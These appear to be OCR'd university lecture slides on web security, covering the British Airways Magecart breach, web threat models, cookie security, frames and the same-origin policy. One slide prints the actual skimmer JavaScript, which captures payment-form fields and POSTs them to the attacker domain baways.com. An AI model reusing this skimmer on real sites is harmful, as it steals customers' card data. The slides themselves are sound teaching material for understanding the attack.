CO 445H

ADVANCED TOPICS OF WEB SECURITY MODEL AND ITS PITFALLS BROWSER VULNERABILITIES

Dr. Benjamin Livshits

British Airways Hack

- BA last week admitted that personal and payment card info for 380,000 customers had been swiped from its site between 21 August and 5 September. The airline said on Friday that an unnamed security partner detected the breach, which has already been resolved.

- Security researcher Mustafa Al-Bassam said BA had switched around the third-party JavaScript code loaded onto its website in response to a privacy complaint he'd initiated. These changes – only applied in the month running up to the breach – related to running third-party ads and trackers (including LinkedIn, Twitter and DoubleClick) on a booking page.

https://www.theregister.co.uk/2018/09/11/british_airways_website_scripts/

British Airways Hack


- Security experts are debating the cause of the British Airways mega-breach, with external scripts on its payment systems emerging as a prime suspect in the hack.

- BA has said little related to the cause of the breach, much less who might have carried it out. Security vendor RiskIQ has advanced the theory that malicious code was planted on the airline's payments page, via a modified version of the Modernizr JavaScript library. To carry out the attack in this way, hackers would have had to modify JavaScript files without hobbling its core functionality.

Magecart – 3rd party

- Magecart set up custom, targeted infrastructure to blend in with the British Airways website specifically and avoid detection for as long as possible.
- While we can never know how much reach the attackers had on the British Airways servers, the fact that they were able to modify a resource for the site tells us the access was substantial.

Dissassembling This



Dissassembling This


```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

Security Researchers Discussing on Twitter

The card-spying code was spotted on Tuesday...

Placebo
@Placebo52510486

Magecart on Feedify. A customer engagement tool. According to there website 4000+ website use there tooling/code. Fixed today after I notified them.@ydklijnsma @GossiTheDog

6:42 PM - Sep 11, 2018

33 31 people are talking about this

...and even though was removed, returned today. British infosec geezer Kevin Beaumont reckoned this is about the third time this month Feedify's systems have been compromised to spread the MageCart malware – and urged companies to immediately suspend any use of Feedify's JavaScript.

Web Security

Alice

Web Attacker

Sets up malicious site visited by victim; no control of network

Network Security

Network Attacker

Intercepts and controls network communication

Alice

Web Malware Attacker

Malware Attacker

Escapes the browser to wreak havoc on Alice's machine

Alice


Web Threat Models


- Web attacker
  - Control https://attacker.com
  - Can obtain SSL/TLS certificate for https://attacker.com
  - User visits attacker.com
    - Or: runs attacker's Facel
- Network attacker
  - Passive: Wireless eavesdro
  - Active: Evil router, DNS poi
- Malware attacker
  - Attacker escapes **browser isolation mechanisms** and run separately under control of OS

This is what connects the world of web attacks to low-level memory-based exploitation we've seen so far

Cookies: Client State


Cookies: Browser State





HTTP is stateless protocol; cookies add state

Cookie-Based Authentication




Cookie Security Policy

- Uses:
  - User authentication
  - Personalization
  - User tracking: e.g. Doubleclick (3rd party cookies)
- Browser will store:
  - At most 20 cookies/site, 3 KB / cookie
- Origin is the tuple <domain, path>
  - Can set cookies valid across a domain suffix

Cookies From www.marketplace.org

Name	Value	Domain	Path	Expires / Max-...	Size
ACOOKIE	C8ctADIkN2MyNGU1LWIyM2ItNGI1YS1iNzE4LTEzNTIzZDc3MjdkMwAAAAADAAAA...	statse.webtrend...	/	2016-10-19T20:...	179
WT_FPC	id=9d7c24e5-b23b-4b5a-b718-13523d7727d3:lv=1413832090146:ss=141383209...	.marketplace.org	/	2016-10-20T07:...	79
__atssc	wordpress%3B3	www.marketplac...	/	2016-10-20T20:...	20
__atuvc	29%7C40%2C25%7C41%2C9%7C42%2C5%7C43	.addthis.com	/	2016-10-21T01:...	42
__atuvc	2%7C42%2C1%7C43	www.marketplac...	/	2016-10-20T20:...	22
__utma	219402373.1311204418.1413331286.1413394541.1413835691.3	.marketplace.org	/	2016-10-19T20:...	61
__utmc	219402373	.marketplace.org	/	Session	15
__utmz	219402373.1413835691.3.3.utmcsr=andrumyers.wordpress.com|utmccn=(referra...	.marketplace.org	/	2015-04-21T08:...	160
_cb_ls	1	www.marketplac...	/	2014-11-14T00:...	7
_chartbeat2	CPvD-OHbW83oxTe8.1413331285612.1413835689914.1100001	www.marketplac...	/	2014-11-19T20:...	63
_chartbeat_uuniq	3	www.marketplac...	/	2014-11-19T20:...	17
has_js	1	www.marketplac...	/	Session	7
id	22937403340300fb||t=1411769376|et=730|cs=002213fd4816bf027e7d758885	.doubleclick.net	/	2016-09-25T22:...	69
uid	54299c94700f7739	.addthis.com	/	2016-10-21T01:...	19


Secure Cookies



- Provides confidentiality against network attacker
- Browser will only send cookie back over HTTPS
- No integrity
  - Can rewrite secure cookies over HTTP
  - Network attacker can rewrite secure cookie
  - Can log user into attacker's account

A Real Secure Set-Cookie Request

`httpOnly` Cookies



- Cookie sent over HTTP(s), but **not accessible** to scripts
  - cannot be read via `document.cookie`
  - Helps prevent cookie theft via XSS

- … but does not stop most other risks of XSS bugs

Frame and Content Isolation


Frame and IFRAME

- Window may contain frames from different sources
  - Frame: rigid division as part of frameset
  - iFrame: **floating** inline frame
- iFrame example


```
<iframe src="hello.html" width=450 height=100>
        If you can see this, your browser doesn't understand IFRAME.
</iframe>
```

- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken

Floating IFRAMEs



Windows Interact. What?



Web vs. OS: An Analogy

Operating system

- Primitives
  - System calls
  - Processes
  - Disk
- Principals: Users
  - Discretionary access control
- Low-level vulnerabilities
  - Buffer overflow
  - Other memory issues


Web browser

- Primitives
  - Document object model (DOM)
  - Frames
  - Cookies / localStorage
- Principals: “Origins”
  - Mandatory access control
- Application-level vulnerabilities
  - Cross-site scripting
  - Cross-site request forgery
  - SQL injection
  - etc.


Policy Goals

- Safe to visit a potentially evil web site


- Safe to visit two pages at the same time
  - Address bar distinguishes them



- Allow safe delegation



Browser Security Mechanism



- Each frame of a page has an origin
  - Origin = <**protocol**://**host:port**>
- Frame can access its own origin
  - Network access, Read/write DOM, Storage (cookies)
- Frame cannot access data associated with a different origin

Origin Determination: `http://www.example.com`

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://username:password@**www.example.com**/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)
http://www.example.com:**80**/dir/other.html	Depends	Port explicit. Depends on implementation in browser.

